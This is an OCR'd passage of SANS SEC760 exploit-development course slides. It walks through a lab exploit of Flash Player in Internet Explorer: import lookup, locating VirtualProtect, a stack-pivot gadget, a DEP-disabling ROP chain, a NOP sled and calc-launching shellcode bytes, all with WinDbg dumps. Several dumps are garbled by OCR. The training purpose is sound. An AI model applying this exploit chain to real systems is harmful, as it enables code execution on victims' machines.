importsindex = this.s[i2][baseflashaddr_off+peindex/4+(0x18+0x60+0x8)/4];
```

- rvaModuleName is at offset 0xC in IMAGE_IMPORT_DIRECTORY


```
nameaddr = this.s[index][baseflashaddr_off+importsindex/4+nameindex/4+0x0C/4];
```

SEC760 | Advanced Exploit Development for Penetration Testers 237

Finding Imports

The exploit must locate the imports in the Flash DLL so it can find kernel32. First, we add 0x3C to locate the PE header. The remaining math seen in the code takes us to the first import in the IMAGE_IMPORT_DIRECTORY list.

The second code snippet shows how to locate a pointer to the DLL name. Recall that we are searching for the entry that points to kernel32.dll. The rvaModuleName is located at 0xC in the IMAGE_IMPORT_DIRECTORY structure.



Confirming VirtualProtect

- ActionScript uses the corrupted array to search through memory for the address of the VirtualProtectStub function

```
0:002> u 772a2c15
kernel32!VirtualProtectStub:
772a2c15 8bff                mov     edi,edi
772a2c17
772a2c18
772a2c1a
772a2c1b e9b8f4fbff          jmp
kernel32!VirtualProtect (772620d8)
772a2c20 90                  nop
```

Verify that ActionScript correctly identified the address of VirtualProtectStub (bypass DEP).


SEC760 | Advanced Exploit Development for Penetration Testers 238

Confirming VirtualProtect

Run the exploit by accessing the VirtualProtect/trigger.html in MSIE. Note the address in the pop-up dialog that ActionScript has located for VirtualProtectStub. Break in WinDbg and dump memory at the specified address. Note that your address will probably be different due to ASLR.

Use the Windbg 'u' command to disassemble the address ActionScript has reported for VirtualProtectStub. You should now see that the ActionScript has correctly identified the address of VirtualProtectStub.

```
u 772a2c15
kernel32!VirtualProtectStub:
772a2c15 8bff           mov     edi,edi
772a2c17 55             push    ebp
772a2c18 8bec           mov     ebp,esp
772a2c1a 5d             pop     ebp
772a2c1b e9b8f4fbff     jmp     kernel32!VirtualProtect (772620d8)
772a2c20 90             nop
```




Pivoting the Stack

- This attack needs to pivot the stack
- The xchg eax, esp; ret sequence is used
- The getSP function looks for a stack pivot instruction inside the Flash DLL
  - Other DLLs could be used

Pivoting the Stack

This attack needs to pivot the stack. The xchg eax, esp; ret sequence is used for the stack pivot. The getSP function looks for a stack pivot instruction inside the Flash DLL. However, other DLLs could be used, provided they have the correct stack pivot gadget.



Confirming Stack Pivot

- ActionScript uses the corrupted array to search through memory for the address of the VirtualProtectStub function

```
0:002> u 66E9e9C5 L2
Flash32_12_0_0_70+0x2e9c5:
66e9e9c5 94              xchg    eax,esp
66e9e9c6 c3              ret
```


Verify that ActionScript correctly identified the address of a stack pivot.

Confirming Stack Pivot

Run the exploit by accessing the StackPivot/trigger.html file in IE. Note the address in the pop-up dialog that ActionScript has located for stack pivot. Break in WinDbg and dump memory at the specified address. Note that your address will probably be different due to ASLR.

Use the WinDbg 'u' command to disassemble the address ActionScript has reported for the stack pivot. You should now see that the ActionScript has correctly identified the address of the stack pivot.

```
0:002> u 66E9e9C5 L2
Flash32_12_0_0_70+0x2e9c5:
66e9e9c5 94              xchg    eax,esp
66e9e9c6 c3              ret
```




Building the Payload

- With the address for VirtualProtect known, an ROP chain for disabling DEP is built

```
/* ROP */
this.s[index][0] = 0x41414141;
this.s[index][1] = 0x41414141;
this.s[index][2] = 0x41414141;
this.s[index][3] = 0x41414141;
this.s[index][4] = virtualprotectaddr;
this.s[index][5] = cvaddr+0xC00+8;
this.s[index][6] = cvaddr;
this.s[index][7] = 0x4000;
this.s[index][8] = 0x40;
this.s[index][9] = 0x1a002000;
```

Building the Payload

With the address for VirtualProtect known, an ROP chain for disabling DEP is built.



Examining the Payload (1)

- Examine the payload in WinDbg using the dd command

```
0:024> dd 0x1a001000
1a001000   3fffffff 07bb3000 41414141 41414141
1a001010   41414141 41414141 763f2c15 1a001c08
1a001020   1a001000 00004000 00  0040 1a0  000
1a001030   6802e9c                   5
1a001040   6802e9c                   5
```

Virtual Protect Address

Return Address


Stack Pivot

Examining the Payload (1)

Run the exploit by accessing the PayloadBuilt/trigger.html file in IE. When the exploit pauses, break into Windbg and dump memory at the start of the array. Note that the stack pivot instruction has been written to multiple locations in memory. EAX should hold the value 0x1a001018 when the stack pivot is executed. This will result in VirtualProtect being called, disabling DEP. VirtualProtect will return to 0x1a001c08.

Note: Sometimes the corrupted vector is not at 0x1a001000. If you dump memory and do not see that the value has been changed, you can try dumping again or dump with a longer length (**`dd 0x1a001000 L1000`**) to see if that exposes the corrupted vector. It is normally very low in memory and in testing tended to be at 0x1a001000 most of the time. You already know the address of the stack pivot, and it is copied in many places throughout memory. That can be used to find the exploit payload as well.

```
0:024> dd 0x1a001000
1a001000  3fffffff 07bb3000 41414141 41414141
1a001010  41414141 41414141 763f2c15 1a001c08
1a001020  1a001000 00004000 00000040 1a002000
1a001030  6802e9c5 6802e9c5 6802e9c5 6802e9c5
1a001040  6802e9c5 6802e9c5 6802e9c5 6802e9c5
```



Examining the Payload (2)

- Examine the payload in WinDbg using the dd command

```
0:023> dd 0x1a001c08
1a001c08  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c18  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c28  1a1a1a1a 1a1   a1a 1a1a1a1a 1a1a1a1a
1a001c38  1a1a1a1a          a1a1a1a 1a1a1a1a
1a001c48  1a1a1a1a          a1a1a1a 1a1a1a1a
1a001c58  1a1a1a1a          a1a1a1a 1a1a1a1a
```

Relative NOP Instructions


SANS

SEC760 | Advanced Exploit Development for Penetration Testers 243

Examining the Payload (2)

Now let's examine the payload at 0x1a001c08. This address contains a large number of 0x1a1a1a1a, which serves as a relative NOP sled. Run the command again, varying the length to attempt to locate the start of the shellcode.

```
0:023> dd 0x1a001c08
1a001c08  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c18  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c28  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c38  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c48  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c58  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```



Examining the Payload (3)

- Examine the payload in WinDbg using the dd command

```
0:023> dd 0x1a001fb8
1a001fb8  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001fc8  41414141 414138eb 00000001 00000000
1a001fd8  00000000 0000  1 0a282000 00000001
1a001fe8  0000000          0000 00000101
1a001ff8  0a28300          0300 41414141
1a002008  8b64db31 7f8b307b 1c7f8b0c 8b08478b
1a002018  3f8b2077 330c7e80 c789f275 8b3c7803
1a002028  c2017857 01207a8b 8bdd89c7 c601af34
```

Jump Instruction

SEC760 | Advanced Exploit Development for Penetration Testers 244


Examining the Payload (3)

The shellcode should be near 0x1a001fc8. When examining memory, try dumping the memory near 0x1a001fb8 so you can see the end of the sled of 0x1a1a instructions. Note the eb short jump instruction. This was necessary to jump over some addresses that were being overwritten by some internal Flash function. The jump instruction advances EIP to 0x1a002008, where the actual shellcode to launch calc.exe begins.

```
0:023> dd 0x1a001fb8
1a001fb8  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001fc8  41414141 414138eb 00000001 00000000
1a001fd8  00000000 00000101 0a282000 00000001
1a001fe8  00000001 00000000 00000000 00000101
1a001ff8  0a283000 00000001 00000300 41414141
1a002008  8b64db31 7f8b307b 1c7f8b0c 8b08478b
1a002018  3f8b2077 330c7e80 c789f275 8b3c7803
1a002028  c2017857 01207a8b 8bdd89c7 c601af34
```

Examining the Payload (4)

- Because of the way Flash works in the browser, it may not continue execution after you pause in the debugger
  - To view the payload, open the trigger file outside of the debugger




Prepare to be exploited with 2014-0532?

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Examining the Payload (4)

Because of the way Flash works in the browser, it may not continue execution after you pause in the debugger. This is most likely caused by some internal timeout. To view the payload, open the PayloadBuilt/trigger.html trigger file in the browser while not attached with the debugger. When you reach the "payload built" alert, ensure that you acknowledge it quickly. Internet Explorer will crash, but notice that cacl.exe has been launched—code execution is successful.



Additional 2014-0322 Exercises

- If you have time, consider the following optional activities:
  - Diffing the 2014-0322 patch
  - Trying other shellcode
  - Testing this technique on a newer version (13+) of Flash Player

Additional 2014-0322 Exercises

If you have time, consider the following optional activities:

- Diffing the 2014-0322 patch
- Trying other shellcode
- Testing this technique on a newer version (13+) of Flash Player

Although we did not examine the 2014-0322 UAF in this lab, that certainly is another learning opportunity. If you choose to examine it, these debugging commands are useful to examine the allocation and deallocation of the Cmarkup objects:

```
bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc CMarkup\t%p\", @esi;.echo;g;"
bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free CMarkup\t%p\", @ecx;.echo;g;“
```

Finally, you could test the exploit with other versions of Flash player (something newer than 12.x). If the 13.x versions do not allocate memory at a predictable location, then the ASLR bypass will not function correctly.

Index

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org